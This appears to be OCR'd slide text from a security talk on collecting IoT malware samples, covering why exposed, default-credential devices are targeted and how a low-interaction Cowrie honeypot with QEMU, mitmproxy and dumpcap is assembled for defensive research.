
Internet of Things (cont.)

The **really problematic IoT**

- Exposes Telnet or SSH
- Full user-land (busybox)
- Has global default credentials
- Can be plugged directly on the Internet
- Has benefits of being plugged on the Internet

No [General Purpose] User Interface

- Web interface
- Mobile interface
- No interface


ONE DOES NOT SIMPLY
INVESTIGATE MALWARE INCIDENTS WITHOUT A USER INTERFACE
made on imgur

No 3rd Party Software


Which implies no end-point security software

Malware Investigation on IoT

Is different than usual Desktop, Mobile or even Server-side threats

Problem

Having access to binary samples



GND
RX,TX dead
RX
TX
TP-LINK
Rev:1.2
20050104

Soldering

- Requires actual hardware
- Doesn’t scale

Asking [Nicely] For Files

- People don’t even know they are infected
- Extraction requires specialized knowledge
- Doesn’t scale

Finding a Way In

- Most Malware gets in via Telnet / SSH
- Reuse that path
- But: could be tampered with
- and it’s illegal

Hunting on Virus Total

- Relies on individuals that are submitting
- Not a lot of samples

Solution

Collect threats by mimicking actual targets via Honeypots

Problem

Honeypots are complex

Honeypots

- Definition: System that lure attackers into showing how they operate (including files)
- Pick components and architecture


IoT Honeypots

- Hardware-based?
  - Maintenance
  - Monitoring
  - Geographic limitations
- Software-based?
  - Slower
  - Can be fingerprinted
  - More flexible
  - Cheaper

Type of Honeypot

Low Interaction Honeypot

- Requires less monitoring
- Less chance of becoming part of the problem (spreading an infection)


Honeypot
Infected host
Linux/Moose
ARM Linux
QEMU
Cowrie
Router userland
Busybox environment
Telnet service
mitmproxy
iptables
dumpcap
Network


Components

- Full packet capture: dumpcap
- Emulator of embedded architecture and userland: QEMU + Debian image
- Low interaction Honeypot: Cowrie
- HTTPS man-in-the-middle: mitmproxy

Honeypot choice

Cowrie

- Emulate filesystem of target device
- Modify output of commands
- Easy to patch
- But no Telnet…



Basic Telnet support implemented

